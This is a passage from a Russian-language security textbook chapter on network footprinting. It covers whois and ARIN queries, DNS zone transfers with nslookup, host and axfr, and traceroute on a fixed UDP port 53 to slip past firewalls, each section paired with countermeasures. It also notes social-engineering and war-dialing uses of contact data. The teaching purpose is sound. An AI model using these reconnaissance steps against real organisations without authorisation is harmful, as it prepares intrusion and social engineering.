Этот запрос предоставляет информацию следующего типа:

т Организация, подавшая заявку на регистрацию (Registrant)

- Имя домена (Domain Name)
- Лицо для административных контактов
- Дата создания и обновления записи
- Серверы службы доменных имен (DNS, Domain Name Service)

Теперь придется стать киберсыщиком. Исследуйте полученные данные и найдите ключи, которые предоставят дополнительные сведения. Мы обычно называем избыточную информацию или утечку информации "соблазнами" (enticement), поскольку она соблазняет атакующего на проведение хорошо сфокусированной атаки. Остановимся на этом подробнее.

Проверяя сведения об организации или лице, подавшем заявку на регистрацию (Registrant), можно определить, принадлежит ли этот домен объекту,

который мы пытаемся рекогносцировать. Мы знаем, что Acme Networks находится в Аризоне (код штата AZ), так что вполне логично предположить, что данная информация относится к нашему рекогносцировочному анализу. Не забывайте, что местонахождение организации, подавшей заявку на регистрацию, необязательно связано с физическим расположением искомого объекта. Многие объекты находятся в нескольких географических точках, причем каждая точка имеет свои собственные подключения к Интернету, однако все они могут быть зарегистрированы как единый объект. Для исследуемого домена нужно проверить местонахождение и определить, связано ли оно с нашей организацией. Поскольку имя домена (Domain Name) совпадает с указанным в запросе, новой информации мы не получим.

Административный контакт являегся важной информацией, поскольку он может дать имя лица, отвечающего за подключение к Интернету или к брандмауэру. К такой информации относятся номера телефонов и факсов. Эти сведения чрезвычайно полезны при анализе возможности проникновения по телефонным линиям. Для начала достаточно запустить системы боевого прозвона (war dialer) в заданном диапазоне (см. главу 8). Кроме того, маскируясь под административный контакт, злоумышленник часто обращается к доверчивому пользователю, действуя на ничего не подозревающих людей методами социальной инженерии (social engineering). Удивительно, как много пользователей меняют свой пароль на то, что вы им скажете, если это выглядит как указание, посланное от лица сотрудника подразделения технической поддержки.

Даты создания и модификации записи указывают, насколько точны сведения. Если запись создавалась пять лет назад и с тех пор не обновлялась, можно держать пари на то, что некоторая часть этой информации (например, административный контакт) устарела.

Последняя порция информации содержит данные об авторизующих серверах системы доменных имен (серверах DNS). Первым в списке стоит первичный сервер DNS, за которым следуют вторичный, третичный и т.д. Эти сведения потребуются при обследовании DNS (см. ниже). Дополнительно можно использовать приведенный диапазон сети в качестве отправной точки для сетевого запроса в базе данных ARIN.

СОВЕТУЕМ

Применив команду server к записи HST, полученной из запроса whois, можно найти другие домены, для которых данный сервер DNS является авторизующим. Вот как это делается:

1. Исполните запрос whois на требуемый домен командой "whois цель.com".
2. Определите первый сервер DNS.
3. Исполните запрос whois на этот сервер DNS командой "whois 10.10.10.1".
4. Найдите запись HST для данного сервера DNS.
5. Исполните запрос whois, воспользовавшись командой whois "server NS9999-HST".

Сетевой запрос

Теперь, имея потенциальный сетевой диапазон, выведенный серверами DNS (10.10.10.0), выполним сетевой запрос, чтобы определить, связана ли с нашим доменом реальная сеть. Для этого запроса необходимо использовать базу данных ARIN, поскольку база InterNIC содержит только информацию о доменах.

```
[gk@tsunami gk]$ whois 10.10.10.0@whois.arin.net
[whois.arin.net]
Major ISP USA (NETBLK-MI-05BLK) MI-05BLK 10.10.10.0 - 10.30.255.255
ACME NETWORKS, INC. (NETBLK-MI-10-10-10) CW-10-10-10
    10.10.10.0 - 10.20.129.255
```

Заметьте, что мы добавили к запросу "whois.arin.net". В применяемой нами версии whois параметр @ позволяет указать альтернативную базу данных. По умолчанию клиент whois будет использовать whois.internic.net. В некоторых клиентах whois, наследованных из BSD (например, OpenBSD и FreeBSD), для указания базы данных ARIN можно ввести параметр -a. Помимо обращения из командной строки, ARIN разрешает вводить запросы через Web (см. рис. 1.5).




Рис. 1.5. Один из самых легких способов поиска информации в базе данных ARIN — это поиск на web-сайте, который обеспечивает автоматический ввод команды whois.domain@whois.arin.net

Из полученных данных видно, что провайдер основной магистрали Major ISP USA назначил Acme Network сеть класса А (полное описание протокола TCP/IP см. в книге Ричарда Стивенса (Richard Stevens) "TCP/IP Illustrated Volume 1"). Таким образом, можно заключить, что мы имеем дело с реальной сетью, которой владеет компания Acme Networks.

Запрос контактной информации

Поскольку административный контакт может быть контактом для нескольких организаций, полезно выполнить запрос контактной информации. Может обнаружиться домен, о существовании которого мы и не подозревали.

```
[gk@tsunami gk]$ whois WB910
[rs.internic.net]
Boyd, Woody [Network Engineer] (WB910)                    woody@ACME.NET
    BIG ENTERPRISES
    11 TOWN CENTER AVE
    EINSTEIN, AZ 20198
    201-555-1212 (201)555-1212 (FAX) 201-555-1212
```

Поиск по @Acme.net позволит получить список всех адресов электронной почты данного домена (в примере список сокращен):

```
[gk@tsunami gk]$ whois "@Acme.net"@whois.internic.net
[rs.internic.net]
Smith, Janet (JS9999)   jsmith@ACME.NET    (201)555-9211 (FAX) (201)555-3643
Benson, Bob (BB9999)      bob@ACME.NET     (201)555-0988
Manual, Eric (EM9999)   ericm@ACME.NET     (201)555-8484 (FAX) (201)555-8485
Bixon, Rob (RB9999)     rbixon@ACME.NET    (201)555-8072
```

Приведем основные рекомендации по поиску, взятые из RFC 954 — NICNAME/WHOIS (дается в переводе на русский язык). Полный текст справки выводится запросом *whois ?*.

```
Smith [ищет имя или дескриптор SMITH]
!SRI-NIC [ищет только дескриптор SRI-NIC]
.Smith, John [ищет только имя JOHN SMITH]
```

Добавление "..." к аргументу означает поиск всего, что начинается с данного аргумента, например: "ZU..." соответствует ZUL, ZUM и т.д. Для поиска почтовых ящиков используется одна из следующих форм:

```
Smith@ [поиск почтовых ящиков с именем пользователя SMITH]
@Host [поиск почтовых ящиков на HOST]
Smith@Host [поиск почтовых ящиков с именем пользователя SMITH на HOST]
```

Для получения полного списка членов группы или организации или списка всех авторизованных пользователей данного сетевого компьютера укажите в качестве префикса наименования организации или сетевого компьютера символ "*", например: *SRI-NIC. (Предупреждение: если список длинный, поиск займет много времени!) Можно также использовать звездочку вместе с восклицательным знаком или с точкой.

Контрмеры: защита общедоступных баз данных

Большая часть информации, которая содержится в *базах* данных, упомянутых выше, предназначена для открытого доступа. Административные контакты, зарегистрированные блоки сетевых адресов, информация об авторизующем сервере имен требуются при регистрации организацией домена в Интернете. Однако нужно обратить внимание на компьютерную защиту, чтобы усложнить проведение атаки на систему.

Даже покинув организацию, человек, указанный в качестве администратора, сохраняет за собой право изменять сведения о компании в базе данных InterNIC. Таким образом, в первую очередь нужно проверить правильность информации в базе данных. Обновление контактной информации (административный, технический, финансовый контакты) должно производиться по мере необходимости. Далее следует проанализировать список адресов и телефонных номеров в базе данных, поскольку они могут быть использованы в качестве отправной точки для телефонной атаки или психологического манипулирования (социальной инженерии) сотрудниками. Рассмотрите возможность применения бесплатного телефонного номера или номера, которого нет в АТС организации. Некоторые организации помещают в базу данных фиктивные административные контакты в надежде поймать потенциального "специалиста по социальной инженерии". Если любой сотрудник примет сообщение электронной почты или звонок по адресу фиктивного контакта, это укажет подразделению информационной защиты на возможные проблемы.

Еще одна опасность, присущая регистрации домена, связана с методом обновления информации в InterNIC. Текущая реализация интерфейса позволяет производить автоматизированное интерактивное изменение информации о домене. Идентификация лица, регистрировавшего домен, производится в InterNIC тремя способами: по полю FROM в сообщении электронной почты, по паролю и по ключу PGP (Pretty Good Privacy). Поразительно, но по умолчанию применяется идентификация по полю FROM сообщения электронной почты. С точки зрения защиты, этот механизм идентификации просто чудовищен. В сущности кто угодно может подделать адрес электронной почты и изменить информацию, связанную с вашим доменом. Именно это произошло с AOL (America-On-Line) 16 октября 1998 г. (см. публикацию в *Washington Post*). Кто-то имитировал сотрудника AOL и изменил доменную информацию AOL таким образом, что весь трафик был направлен по адресу autonete.net. AOL быстро оправилась, однако это лишний раз подчеркивает уязвимость присутствия организации в Интернете. Крайне важно выбрать безопасное решение для изменения информации InterNIC, например идентификацию по паролю или посредством ключа PGP. Более того, обновлять данные об административном или техническом контакте лучше через аутентификацию Contact Form компании Network Solutions.

Этап 3. Опрос DNS

После определения всех связанных доменов можно начать опрос DNS (Domain Name Service — служба доменных имен). DNS представляет собой распределенную базу данных, используемую для отображения IP-адресов на имена сетевых компьютеров и наоборот. Если DNS сконфигурирована без учета требований защиты, важная информация об организации становится доступной.

Пересылка файла зоны

Популярность: 9
Простота: 9
Результативность: 3
Степень риска: 7

Одной из наиболее серьезных ошибок конфигурации, которую может сделать системный администратор, является разрешение ненадежным пользователям Интернета выполнять пересылку зон DNS.

Пересылка файла зоны (zone transfer) позволяет вторичному управляющему серверу обновлять свою базу данных о зонах по запросам к первичному управляющему серверу. Это делается для повышения надежности (резервирования) DNS на случай отказа первичного сервера имен. Обычно пересылку зоны DNS достаточно выполнять только на вторичных управляющих серверах DNS. Однако многие серверы DNS сконфигурированы неверно, поэтому выдают копию зоны любому, кто ее запросит. Это не так плохо, если выводятся только информация о подключенных к Интернету системах и реальные имена сетевых компьютеров, хотя поиск потенциальных целей для атаки упрощается. Настоящая проблема возникает тогда, когда организация не пользуется механизмом общих/личных DNS для отделения внешней информации DNS (которая является общедоступной) от своей внутренней (личной, частной) информации DNS. В этом случае атакующим раскрываются имена и IP-адреса внутренних сетевых компьютеров. Предоставление в Интернете информации о внутренних IP-адресах ненадежному пользователю аналогично предоставлению полной схемы или дорожной карты внутренней сети организации.

Рассмотрим наиболее распространенные методы, которые позволяют пересылать зоны и извлекать различную информацию.

Простую пересылку зоны производит клиент nslookup, поставляемый в большинстве реализаций UNIX и NT. Используем его в интерактивном режиме:

```
[gk@tsunami gk]$ nslookup
Default Server: dns2.acme.net
Address: 10.10.20.2
> server 10.10.10.2
Default Server: [10.10.10.2]
Address: 10.10.10.2
> set type=any
> ls -d Acme.net. > /tmp/zone_out
```

Сначала запускаем nslookup в интерактивном режиме. Клиент сообщает имя используемого по умолчанию сервера, который обычно является сервером DNS организации или сервером DNS провайдера Интернета (ISP). Однако наш сервер DNS (10.10.20.2) не является авторизующим для исследуемого домена, так что он не имеет всей требуемой информации. Придется вручную указать в nslookup, какой сервер DNS надо запросить. В нашем примере использован первичный сервер DNS компании Acme Networks (10.10.10.2). Напомним, что эта информация получена из запроса whois по нашему домену.

Далее мы указываем тип записи *any* (любой). Это позволит выбрать все доступные записи DNS.

Наконец, выполняем команду `ls`. Параметр *-d* применяется для вывода всех записей, связанных с данным доменом. Добавляем в конце символ точки, чтобы указать полностью специфицированное имя домена, однако в большинстве случаев точку можно опустить. Переадресуем вывод в файл `/tmp/zone_out` для дальнейшего исследования полученных данных.

По завершении пересылки файла зоны просмотрим файл, дабы узнать, есть ли в нем какая-либо интересная информация, позволяющая нацелиться на конкретные системы:

```
[gk@tsunami /tmp]$ more zone_out
acct18          1D IN A          192.168.230.3
                1D IN HINFO      "Gateway2000" "WinWKGRPS"
                1D IN MX         0 acmeadmin-smtp
                1D IN RP         bsmith.rci bsmith.who
                1D IN TXT        "Location:Telephone Room"
ce              1D IN CNAME      aesop
au              1D IN A          192.168.230.4
                1D IN HINFO      "Aspect" "MS-DOS"
                1D IN MX         0 andromeda
                1D IN RP         jcoy.erebus jcoy.who
                1D IN TXT        "Location:Library"
acct21          1D IN A          192.168.230.5
                1D IN HINFO      "Gateway2000" "WinWKGRPS"
                1D IN MX         0 acmeadmin-smtp
                1D IN RP         bsmith.rci bsmith.who
                1D IN TXT        "Location:Accounting"
```

Обратите внимание, что для каждой точки выводится запись типа A, содержащая IP-адрес системы, имя которой указано справа. Кроме того, каждый сетевой компьютер имеет запись типа HINFO, идентифицирующую платформу или тип операционной системы (см. RFC-952). Записи HINFO предоставляют атакующим богатую информацию. Поскольку результат пересылки зоны сохранен в файле, можно манипулировать полученными результатами, используя Perl или такие утилиты UNIX, как *grep, sed, awk.*

Предположим, что мы являемся экспертами по операционным системам SunOS или Solaris. Тогда несложно программно выявить IP-адреса, которые имеют запись HINFO, связанную с SPARC, Sun или Solaris.

```
[gk@tsunami /tmp]$ grep -i Solaris zone_out |wc -1
     388
```

Итак, мы имеем 388 записей, которые содержат слово "Solaris". Безусловно, получено множество потенциальных мишеней.

Предположим, что нужно найти тестовые системы. Это излюбленное занятие атакующих. Почему? Многие функции защиты таких систем отключены, их пароли, как правило, легко угадать, и администраторы обычно не слишком обращают внимание на то, кто именно входит в систему. Идеальное место для любого контрабандиста. Ищем тестовые системы:

```
grep -i test /tmp/zone_out |wc -1
    96
```

Теперь мы имеем 96 точек в файле зоны, которые содержат слово "test", т.е. существует достаточное количество реальных тестовых систем. Это лишь несколько простых примеров. Незваные гости раскопают все эти данные и разложат их по конкретным типам систем с известными слабыми местами.

Необходимо отметить, что рассмотренный метод опрашивает только один сервер за раз. Следовательно, придется выполнить ту же задачу для всех серверов имен, которые являются авторизующими для исследуемого домена. Кроме того, мы опрашивали только домен Acme.net. Если существуют поддомены, нужно будет выполнить тот же тип запроса для каждого из них (например, greenhouse.Acme.net). Наконец, может быть выдано сообщение об отсутствии прав на опрос домена или об отказе на исполнение запроса. Обычно это означает, что сервер сконфигурирован таким образом, что пересылка зон неавторизованным пользователям запрещена. В этом случае не удастся получить файл зоны с сервера. Однако если в сети несколько серверов DNS, среди них можно обнаружить сервер, который позволит осуществить пересылку файла зоны.

Мы показали ручной метод, однако существует множество средств, ускоряющих этот процесс. Среди них host, Sam Spade, axfr и dig.

Команда host присутствует во многих версиях UNIX. Приведем несколько простых способов ее применения:

```
host -1 Acme.net
```

или

```
host -l -v -t any Acme.net
```

Если нужно получить только IP-адреса для передачи в сценарий оболочки, вырежем их командой cut:

```
host -1 acme.net |cut -f 4 -d" " > /tmp/ip_out
```

Не все операции рекогносцировки требуют применения команд UNIX. Ряд утилит Windows позволяет получить ту же самую информацию (см. рис. 1.6).

И, наконец, одной из лучших утилит пересылки зоны является axfr (ftp://ftp.trinux.org/pub/trinux/tools/netmap/axfr-0.5.2.tar.gz) Гаиуса (Gaius). Она рекурсивно передает зонную информацию, создает сжатую базу данных зоны и файлов сетевых компьютеров для каждого опрошенного домена. Кроме того, можно просмотреть домены верхнего уровня (например, *com* или *edu*) для получения всех связанных доменов. Однако делать это не рекомендуется. Для запуска axfr введите с клавиатуры:

```
[root@tsunami bin]# axfr Acme.net
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'Acme.net.':
Text deleted.
Received XXX answers (XXX records).
```

Для запроса информации из базы данных axfr нужно ввести:

```
axfrcat Acme.net
```




Рис. 1.6. Поклонники Windows могут использовать для пересылки файла зоны утилиту Sam Spade

Определение записей об электронной почте

Сведения о местах обработки электронной почты (MX, Mail Exchange) являются отличной отправной точкой для выявления местоположения брандмауэра сети исследуемой организации. Часто в коммерческих компьютерных средах почта обрабатывается на той же системе, где стоит брандмауэр, или, по крайней мере, в той же сети. Таким образом, можно использовать команду host для получения еще одной порции информации:

```
[gk@tsunami gk]$ host Acme.net
Acme.net has address 10.10.10.1
Acme.net mail is handled (pri=20) by smtp-forward.Acme.net
Acme.net mail is handled (pri=10) by gate.Acme.net
```

Если команда host используется без параметров (только с именем домена), она пытается расшифровать сначала записи типа A, а затем записи типа MX. Представленная информация в некоторой степени дублирует результаты поиска whois в базе ARIN. Поэтому лишний раз удостоверимся, что это именно та сеть, которую мы исследуем.

Контрмеры: защита DNS

Информация DNS крайне полезна атакующим, поэтому важно уменьшить количество этих данных, доступных в Интернете. С позиций конфигурации базового компьютера, необходимо ограничить пересылку файла зоны только авторизованным серверам. Для современных версий BIND это ограничение можно ввести директивой *xfernets* в файле *named.boot*. Для ограничения передач зоны в Microsoft DNS применяется функция Notify (http://support.microsoft.com/support/kb/articles/q193/8/37.asp). Для других серверов имен следует обратиться к документации, чтобы определить, какие шаги требуется предпринять для ограничения или отключения пересылки зоны.

Со стороны сети рекомендуем конфигурировать брандмауэр или программу фильтрации пакетов таким образом, чтобы все неавторизованные входящие подключения к порту TCP номер 53 были запрещены. Так как запросы на просмотр имен идут по UDP, а запросы на передачу зоны — по TCP, это эффективно пресечет попытку пересылки зоны. Кроме того, установите устройство управления доступом или систему обнаружения вторжений для регистрации попыток пересылки файлов зоны как потенциально враждебной деятельности.

Ограничение пересылки зоны увеличит время, необходимое атакующим для разведки IP-адресов и имен сетевых компьютеров. Однако, поскольку просмотр имен часто остается разрешенным, атакующие могут вручную выполнить просмотр всех IP-адресов данного блока сетевых адресов. Поэтому конфигурируйте серверы внешних имен таким образом, чтобы предоставлялась информация только о системах, напрямую связанных с Интернетом. Серверы внешних имен не должны разглашать информацию о внутренней сети. Это может показаться тривиальным утверждением, но мы встречали плохо сконфигурированные серверы имен, которые позволили нам вытащить более 16 000 внутренних IP-адресов и связанных с ними имен сетевых компьютеров. Обескураживает применение записей HINFO. Как будет показано в следующих главах, можно идентифицировать операционную систему исследуемых машин с высокой степенью точности. Записи HINFO дают возможность решить малыми усилиями задачу программного отбора потенциально уязвимых систем.

Этап 4. Разведка сети

После идентификации сетей можно попытаться определить их топологию, а также потенциальные пути доступа.

Отслеживание маршрутов

Популярность: 9
Простота: 9
Результативность: 2
Степень риска: 6.7

Для выполнения этой задачи подходит программа traceroute (ftp://ftp.ee.lbl.gov/traceroute.tar.Z), которая поставляется со многими версиями UNIX, а также Windows NT. В Windows NT она называется tracert в силу оставшегося ограничения DOS на длину имен файлов (8.3).

Утилита traceroute представляет собой диагностическое средство, разработанное Ваном Якобсоном (Van Jacobson). Она отслеживает маршрут, по которому идет пакет IP от одного сетевого компьютера к другому. Traceroute использует счетчик времени жизни (TTL, time-to-live) пакета IP для генерации сообщений ICMP TIME_EXCEEDED в каждом маршрутизаторе. Маршрутизаторы уменьшают значение в поле TTL, так что это поле становится фактически счетчиком участков. Утилита traceroute позволяет точно выявить маршрут движения пакетов. Определим топологию исследуемой сети в дополнение к идентификации устройств управления доступом (программные брандмауэры или маршрутизаторы с фильтрацией пакетов), задействованных в фильтрации трафика.

Обратимся к примеру:

```
[gk@tsunami gk]$ traceroute Acme.net
traceroute to Acme.net (10.10.10.1), 30 hops max, 40 byte packets
1   gate2 (192.168.10.1) 5.391 ms 5.107 ms 5.559 ms
2   rtr1.bigisp.net (10.10.12.13) 33.374 ms 33.443 ms 33.137 ms
3   rtr2.bigisp.net (10.10.12.14) 35.100 ms 34.427 ms 34.813 ms
4   hssitrt.bigisp.net (10.11.31.14) 43.030 ms 43.941 ms 43.244 ms
5   gate.Acme.net (10.10.10.1) 43.803 ms 44.041 ms 47.835 ms
```

Виден маршрут движения пакетов, отправляющихся с маршрутизатора (шлюза) и идущих через три участка (2 — 4) в точку назначения. Пакеты проходят по разным участкам и не блокируются. Из наших предыдущих исследований мы знаем, что запись MX для Acme.net указывает на gate.acme.net. Таким образом, можно предположить, что это живой сетевой компьютер, а отрезок перед ним (4) является граничным маршрутизатором организации. Отрезок 4 может быть выделенным программным брандмауэром или простым маршрутизатором *с* фильтрацией пакетов — пока это лишь наши догадки. В общем случае, когда находишь в сети живую систему, то стоящая перед ней система обычно выполняет функции маршрутизации (например, маршрутизатор или брандмауэр).

Это упрощенный пример. В сложных средах существует множество допустимых маршрутов, т.е. применяются устройства маршрутизации с несколькими интерфейсами (например, маршрутизаторы CISCO серии 7500). Более того, каждый интерфейс может использовать собственные списки управления доступом (ACL). Во многих случаях одни интерфейсы будут передавать запросы traceroute, а другие отбрасывать их на основе параметров, заданных в списке ACL. Поэтому важно с помощью traceroute составить полную карту сети.

Проследив маршруты для нескольких систем в сети, начните составлять схему, которая описывает архитектуру шлюза Интернета и местонахождение устройств, обеспечивающих функции управления доступом. Мы называем эти схемы *диаграммой путей доступа* (access path diagram).

Важно отметить, что большинство версий traceroute в UNIX по умолчанию посылает пакеты протокола UDP (User Datagram Protocol — протокол пользовательских датаграмм). Использование пакетов протокола ICMP (Internet Control Messaging Protocol — протокол управляющих сообщений Интернета) задается ключом -I. Однако в Windows NT по умолчанию используются ICMP пакеты эхо-запроса. Таким образом, маршруты могут изменяться в зависимости от применяемого средства, если система блокирует UDP, пропуская ICMP, и наоборот. Другая интересная функция traceroute задается параметром -д, позволяющим определять случайно разрешенную маршрутизацию от источника. Поэтому, если известно, что шлюз исследуемого объекта примет пакеты с маршрутизацией от источника, попробуйте эту функцию с подходящим счетчиком участков (за дополнительной информацией обратитесь к man-странице технического руководства по traceroute в UNIX).

Существует несколько других интересных параметров, позволяющих обходить устройства управления доступом при проведении зондирования. Параметр *-p n* программы traceroute служит для указания начального номера порта *(n)* UDP, который будет увеличиваться на 1 каждый раз при запуске зондирования. Таким образом, невозможно использовать фиксированный номер порта без определенной модификации traceroute. К счастью, Майкл Шифман (Michael Schiffman) создал "заплатку", которая добавляет параметр -S, прекращающий приращение порта для traceroute версии 1.4a.5. Это дает возможность принудительно устанавливать фиксированный номер порта для каждого пакета, который мы посылаем в надежде, что устройство управления доступом пропустит такой трафик. Хорошей отправной точкой является порт UDP с номером 53 (запросы DNS). Поскольку многие сайты разрешают входящие запросы DNS, высока вероятность того, что устройство управления доступом пропустит зондирующие пакеты.

```
[gk@tsunami gk]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1   gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
2   rtr1.bigisp.net (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms
3   rtr2.bigisp.net (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
4   hssitrt.bigisp.net (10.11.31.14) 54.094 ms 66.162 ms 50.873 ms
5   * * *
6   * * *
```

Пакеты зондирования traceroute (по умолчанию это пакеты UDP) были блокированы брандмауэром.

Теперь зададим зондирование в запросе DNS с фиксированным портом UDP под номером 53:

```
[gk@tsunami gk]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1   gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
2   rtr1.bigisp.net (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
```

```
3   rtr2.bigisp.net (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
4   hssitrt.bigisp.net (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
5   10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65,627 ms
```

Теперь пакеты приемлемы для устройств управления доступом (участок 4) и благополучно проходят. Таким образом, можно прощупывать системы непосредственно через устройство управления доступом, посылая пакеты на порт 53 (UDP). Кроме того, если отправить пробные пакеты системе со слушающим UDP-портом 53, в ответ не придет стандартное сообщение ICMP о недостижимости. Поэтому вы не увидите хост, когда пакет достигнет конечной точки назначения.

Утилита traceroute запускается из командной строки. Предпочитающим графический интерфейс можно рекомендовать отслеживание маршрутов с помощью утилиты VisualRoute (www.visualroute.com), которая обеспечивает графическое отображение каждого участка сети и добавляет запросы whois. Утилита VisualRoute (см. рис. 1.7) выглядит весьма привлекательно, однако не удобна для широкомасштабных исследований сетей.




РИС. 1.7. VisualRoute можно считать Кадиллаком средств отслеживания маршрутов. Эта утилита предоставляет не только сведения об участках маршрута, но и географическое положение, информацию запросов whois и тип web-сервера.

Существуют и другие методы определения состава списков ACL конкретного устройства управления доступом, например *сканирование протокола брандмауэра* (см. главу 10).

Контрмеры: защита от исследования сети

В этой главе рассмотрены некоторые методы исследования сетей. В последующих главах обсуждаются способы более глубокого проникновения. Однако существует несколько контрмер, препятствующих просмотру сети. Многие коммерческие программы выявления вторжений (IDS) способны обнаружить исследование сети. С другой стороны, можно использовать бесплатную программу Вадима Лолонцова (Vadim Lolontsov) tdetect (ftp.deva.net/pub/sources/networking/ids/tdect-0.2.tar.gz), которая обнаруживает и регистрирует в *syslog* любые пакеты UDP и ICMP утилиты traceroute со значением в поле TTL равным 1. Если нужна активная защита от исследования сети утилитой traceroute, то Humble из Rhino9 разработал программу RotoRouter (ftp://coast.cs.purdue.edu/pub/tools/unix/trinux/netmon/rr-1.0.tgz). Эта утилита применяется для регистрации входящих запросов traceroute и генерации фальшивых ответов. Наконец, в зависимости от идеологии защиты сайта можно сконфигурировать граничные маршрутизаторы на блокирование трафика ICMP и UDP к заданным системам, минимизировав открытость сети внешнему миру.
